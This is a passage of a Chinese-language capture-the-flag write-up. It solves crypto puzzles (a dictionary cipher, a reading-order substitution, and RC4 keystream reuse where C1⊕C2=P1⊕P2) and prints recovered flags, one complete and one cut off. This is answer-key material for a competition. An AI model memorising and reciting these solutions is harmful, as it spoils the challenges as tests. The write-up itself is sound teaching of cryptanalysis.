
1 | ciphertext = 4b4844564a4c01436b5c426b425e6b705047484c |
将压缩包内的脚本用记事本打开获得密钥。
进行解密后得到 Flag。



5. 巴别塔圣歌
考点:字典密码
打开压缩包,里面有四个图片。根据图片推断前三张为字典、最后一张为密文。第一个图片所对应的字母为 zypc。

第二个为 eyes。
第三个为 mountain。
结合字典破译密文。
得到 Flag
6. 黄道十二宫
考点:字符替换(阅读顺序)
打开文件得到一串字符。

根据题目提示的读取顺序进行读取,得到:
1 | Onlyagniuscancatchmeandobtainzypc{zodiac_killernonedy_it_will_be_deciphered!} |
从中提取 Flag
7. RC FOUR
考点:RC4 密钥流重用攻击
题目提示”希望你能理解 rc4 的本质和流密码“,得知需要用到rc4:
RC4 是流密码:密文 = 明文 ⊕ 密钥流
密钥流只由 key 决定,与明文无关
所以同一把 key 加密两段内容,密钥流会被完全复用
题目给了两端密文

已知密钥流相同
1 | C1 ⊕ C2 = P1 ⊕ P2 |
也就是说,只要知道其中一段明文,就能解出另一段。这种题一般分为三类
A. 带脚本 附件有 challenge.py 之类 脚本里写死的已知明文
B. 交互服务器 用 nc 连接,能发东西 你自己发一段已知内容,服务器返回它的密文
C. 描述里直接给 题目文字写着 “已知明文是 xxx” 直接抄
由题目我们知道它自带了一个脚本,符合A型,用记事本打开脚本获得明文zypc{welcome to the crypto challenge 